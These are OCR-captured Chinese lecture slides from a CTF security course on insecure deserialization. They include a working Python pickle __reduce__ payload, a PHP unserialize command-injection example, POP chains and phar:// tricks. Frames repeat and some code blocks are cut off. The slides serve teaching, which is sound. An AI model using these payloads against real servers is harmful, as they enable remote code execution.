超機密

網站安全補完計画

第3次中間報告書

Plan zur Komplementarität der Website-Sicherheit

3. Zwischenbericht | edu-ctf | @splitline

$ whois


@splitline

Web 🐶

SQLab @ NYCU (Alumni)

CTF @ XxTSJxX

駐巴拉圭技術團助理技師 (?)



反序列化

0×01

Serialization / 序列化

- 將記憶體中的資料結構、物件，轉換成可傳輸、儲存的格式
- 最常見的 —— JSON

```
>> let obj = { arr: [], boolean: false, string: "meow" }
>> let json = JSON.stringify(obj)
← ▶ "{"arr":[],"boolean":false,"string":"meow"}"
```

Deserialization / 反序列化

- 將記憶體中的資料結構、物件，轉換成可傳輸、儲存的格式
- 最常見的 —— JSON

```
>> let obj = { arr: [], boolean: false, string: "meow" }
>> let json = JSON.stringify(obj)
← ▶ "{"arr":[],"boolean":false,"string":"meow"}"
>> JSON.parse(json)
← ▶ { arr: [], boolean: false, string: "meow" }
```

Deserialization / 反序列化

- 將記憶體中的資料結構、物件，轉換成可傳輸、儲存的格式
- 最常見的 —— JSON

```
>> let obj = { arr: [], boolean: false, string: "meow" }
>> let json = JSON.stringify(obj)
← ▶ "{"arr":[],"boolean":false,"string":"meow"}"
>> eval(json)
← ▶ { arr: [], boolean: false, string: "meow" }
```

Deserialization / 反序列化

- 將記憶體中的資料結構、物件，轉換成可傳輸、儲存的格式
- 最常見的 —— JSON

Insecure

```
>> let
                     [],"boolean":false,"string":"meow"}"

>> eval(json)

← ▶ { arr: [], boolean: false, string: "meow" }
```

Deserialization / 反序列化

- 將序列化過後的資料，轉換回程式中對應物件的行為
- 這會有什麼問題？
    - 如果要被反序列化的資料可控？
    - 反序列化之時/之後

      → 自動呼叫 `Magic Method`

      → 控制程式流程

Python Pickle 🥒

Python Serialization: Pickle

```
>>> import pickle
>>> (s := pickle.dumps({"cat": "meow"}))
b'\x80\x04\x95\x11\x00\x00\x00\x00\x00\x00\x00}\x94\x8c\x03cat\x
94\x8c\x04meow\x94s.'
>>> pickle.loads(s)
{'cat': 'meow'}
>>>
```

序列化
pickle.dumps()

反序列化
pickle.loads()

Python Serialization: Pickle

```
>>> import pickle
>>> (s := pickle.dumps({"cat": "meow"}))
b'\x80\x04\x95\x11\x00\x00\x00\x00\x00\x00\x00}\x94\x8c\x03cat\x
94\x8c\x04meow\x94s.'
>>> pickle.loads(s)
{'cat': 'meow'}
>>>
```

序列化
pickle.dumps()

反序列化
pickle.loads()

Magic Method: __reduce__

```
class Exploit(object):
    def __reduce__(self):
        return (os.system, ('id',))

serialized = pickle.dumps(Exploit())
print(bytes.hex(serialized))
```

exploit.py


```
serialized = bytes.fromhex(input('Data: '))
pickle.loads(serialized)
```

server_app.py

Reference: https://docs.python.org/3/library/pickle.html#object.__reduce__

Magic Method: __reduce__

```python
class Exploit(object):
```



```
❯ python exploit.py | python server_app.py
Data: uid=501(splitline) gid=20(staff) groups=20(staff),701(com.apple.sharepoint
.group.1),501(access_bpf),12(everyone),61(localaccounts),79(_appserverusr),80(ad
min),81(_appserveradm),98(_lpadmin),33(_appstore),100(_lpoperator),204(_develope
r),250(_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensha
ring),399(com.apple.access_ssh),400(com.apple.access_remote_ae)
```

```python
serialized = bytes.fromhex(input('Data: '))
pickle.loads(serialized)
```

server_app.py

Reference: https://docs.python.org/3/library/pickle.html#object.__reduce__

PHP 反序列化


```php
serialize($data);       // 序列化
unserialize($string);   // 反序列化
```

PHP Serialization

Value	Serialized
48763	i:48763;
TRUE	b:1;
NULL	N;
['x', 1]	a:2:{i:0;s:1:"x";i:1;i:1;}
new Cat('kitten')	O:3:"Cat":1:{s:4:"name";s:6:"kitten";}

型別標記

PHP Serialization



Value	Serialized
48763	i:48763;
TRUE	b:1;
NULL	N;
['x', 1]	a:2:{i:0;s:1:"x";i:1;i:1;}
new Cat('kitten')	O:3:"Cat":1:{s:4:"name";s:6:"kitten";}

key/index

Class name's length

Object size

PHP Serialization

```
class Cat {
    public $a;
    private $b;
    protected $c;
}
```

```
{s:1:"a"; ...}
{s:6:"\x00Cat\x00b"; ...}
{s:4:"\x00*\x00c"; ...}
```

Class Name

PHP Magic Method

在指定時機自動呼叫 magic method


- __destruct()
  - Object 被銷毀或 garbage collection
- __wakeup()
  - unserialize 時自動觸發
- __call()
  - 如果被呼叫了一個不存在的方法時，就會嘗試呼叫
- __toString()
  - 在被當成 String 處理時呼叫(例如被 echo 出來)

(・∀・)つ🌰

```php
<?php
class Cat {
  public $sound = "meow";
  function __wakeup() {
    system("echo " . $this->sound);
  }
}
$cat = unserialize($_GET['cat']);
```

```
/?cat=O:3:"Cat":1:{s:5:"sound";s:4:"meow";}
```

(・∀・)つ🌰



```php
<?php
class Cat {
  public $sound = "meow";
  function __wakeup() {
    system("echo " . $this->sound);
  }
}
$cat = unserialize($_GET['cat']);
```

Command Injection!

```
/?cat=O:3:"Cat":1:{s:5:"sound";s:4:";id;";}
```

POP Chain

- Property Oriented Programming
- ROP chain in Web security (?)

- Tool: ambionics/phpggc

POP Chain

```
{\__/}
( • - •)
 / > 🌰
```


```php
class Cat {
  protected $magic;
  protected $spell;
  function __construct($spell) {
    $magic = new Magic();
    $this->spell = $spell;
  }
  function __wakeup() {
    $this->magic->cast($this->spell);
  }
}
```

```php
class Magic {
  function cast($spell) {
    echo "MAGIC, $spell!";
  }
}

class Caster {
  public $cast_func = 'intval';
  function cast($val) {
    return $cast_func($val);
  }
}
```

POP Chain

```
{\__/}
( • - •)
 / > 🌰
```



```php
class Cat {
  protected $magic;
  protected $spell;
  function __construct($spell) {
    $magic = new Magic();
    $this->spell = $spell;
  }
  function __wakeup() {
    $this->magic->cast($this->spell);
  }
}
```

Default Magic


Safe!

```php
class Magic {
  function cast($spell) {
    echo "MAGIC, $spell!";
  }
}

class Caster {
  public $cast_func = 'intval';
  function cast($val) {
    return $cast_func($val);
  }
}
```

POP Chain

```
{\__/}
( •-•)
/ > 🌰
```



```php
class Cat {
  protected $magic;
  protected $spell;
  function __construct($spell) {
    $magic = new Magic();
    $this->spell = $spell;
  }
  function __wakeup() {
    $this->magic->cast($this->spell);
  }
}
```

```php
class Magic {
  function cast($spell) {
    echo "MAGIC, $spell!";
  }
}

class Caster {
  public $cast_func = 'intval';
  function cast($val) {
    return $cast_func($val);
  }
}
```

{__/}

POP Chain

```
unserialized( … )
   cat→__wakeup()
      cat→magic→cast(cat→$spell)
         caster→cast(cat→$spell)
            caster→$cast_func (cat→$spell)
                    system          'ls -al'
```

```
class Cat
  protecte
  protecte
  function __
    $magic = new Magic();
    $this→spell = $spell;
  }
  function __wakeup() {
    $this→magic→cast($this→spell);
  }
}
```

```
                                                                   ;
}

class Caster {
  public $cast_func = 'intval';
  function cast($val) {
    return $cast_func($val);
  }
}
```

Gadget Caster

Pwned!

POP Chain

```
{\__/}
( •-
 / >
```

```
class Cat {
  protected $magic;
  protected $spell;
  function __constru
    $magic = new Mag
    $this→spell = $spell;
  }
  function __wakeup() {
    $this→magic→cast($this→spell);
  }
}
```

```
t($spell) {
, $spell!";
```

```
class Caster {
  public $cast_func = 'intval';
  function cast($val) {
    return $cast_func($val);
  }
}
```

```
class Caster {
   public $cast_func = 'system';
}
class Cat {
   protected $magic = new Cast();
   protected $spell = 'ls -al';
}
echo serialize(new Cat());
```


Gadget Caster

Pwned!

Without unserialize(): phar://


- What is phar?
  - https://www.php.net/manual/en/book.phar.php
  - PHP 特有壓縮文件，打包多個 PHP 資源到一個 *.phar 內
  - phar / zip / tar format
  - phar:// protocol → 讀取 phar 內容
- So what?

Phar format



```
whatever…
<?php
    whatever…
    __HALT_COMPILER();
?>
```

一定要有這段



Phar Manifest file entry

Size in bytes	Description
4 bytes	Filename length in bytes
??	Filename (length specified in previous)
4 bytes	Bit-mapped File-specific flags
4 bytes	Serialized File Meta-data length (0 for none)
??	Serialized File Meta-data, stored in serialize() format

儲存的檔案們

How to hack?

```
file_get_contents('phar://mypharfile.phar/test.txt')
```

用 `phar://` 讀取 phar 檔案時，會直接對其 metadata 反序列化

How to hack?

```
unlink
include
file_get_contents('phar://mypharfile.phar/test.txt')
file_exists
getimagesize
...
```

絕大多數文件操作相關函數都能觸發！

製作 phar file

```php
<?php
  class Cat { }
  $phar = new Phar("pharfile.phar");
  $phar->startBuffering();
  $phar->setStub("<?php __HALT_COMPILER(); ?>");
  $c = new Cat();
  $phar->setMetadata($c);
  $phar->addFromString("meow.txt", "owo");
  $phar->stopBuffering();
?>
```

製作 phar file

```php
<?php
  class Cat { }
  $phar = new Phar("pharfile.phar");
  $phar->startBuffering()
               d($c);
  $phar->addFromString("meow.txt", "owo");
  $phar->stopBuffering();
?>
```

Deprecated since PHP 8.0

PHP session

- 支援的格式
  - php (預設), php_binary, php_serialize
- 預設格式
  - <key>|<serialized data>
- 能控制 session 檔案內容也可達成任意反序列化

Java / .NET 反序列化

Java Deserialization

```java
ObjectInputStream in = new ObjectInputStream(
                                    new FileInputStream("ser.data"));
Object obj = in.readObject();
```

- 反序列化　ObjectInputStream.readObject()
- 序列化　ObjectOutputStream.writeObject()

Java Deserialization

必須為 Serializable

```
public class Neko implements Serializable {
    …
    private void readObject(ObjectInputStream in)
        throws IOException, ClassNotFoundException {
        …
    }
}
```

開發者可自訂反序列化的邏輯

Gadgets

- 常見經典：Apache Common Collections
- 合輯 https://github.com/frohoff/ysoserial

特殊入口點

- RMI (Remote Method Invocation)
- JNDI (Java Naming and Directory Interface) + RMI
- JNDI + LDAP

其他補充

特殊反序列化設計：

SnakeYaml, Fastjson, XMLDecoder …

防禦：

JEP 290 (Java 9 / ≥ 8u121, 7u13, 6u141)

反序列化時會先過 ObjectInputFilter 檢查

.NET Deserialization

- 存在系統內建、常見的 Gadget
- 可能可以多種不同格式呈現
  BinaryFormatter, XmlSerializer, Json.Net, FastJson …
- Tool: pwntester/ysoserial.net
- 特殊招式：

  VIEWSTATE 為序列化格式，但有 machine key 簽章

  → 任意讀檔偷取 key 即可自簽惡意序列化資料
  (HITCON CTF 2018: Why so Serials?)

Back to Python pickle

```
class Exploit(object):
    def __reduce__(self):
        return (os.system, ('id',))

serialized = pickle.dumps(Exploit())
```

__reduce__ 背後做了什麼？

Back to Python pickle


```
class Exploit(object):
    def __reduce__(self):
        return (os.system, ('id',))

serialized = pickle.dumps(Exploit(), protocol=3)
```

```
# Serialized data
b'\x80\x03cposix\nsystem\nq\x00X\x02\x00\x00\x00idq\x01\x85q\x02Rq\x03.'

>>> pickletools.dis(serialized) # Disassamble pickle!
```

Disassamble Pickle



Memo	
0	<empty>
1	<empty>
2	<empty>
3	<empty>
...	

(bottom)

Stack
<empty>
<empty>
<empty>
<empty>
...

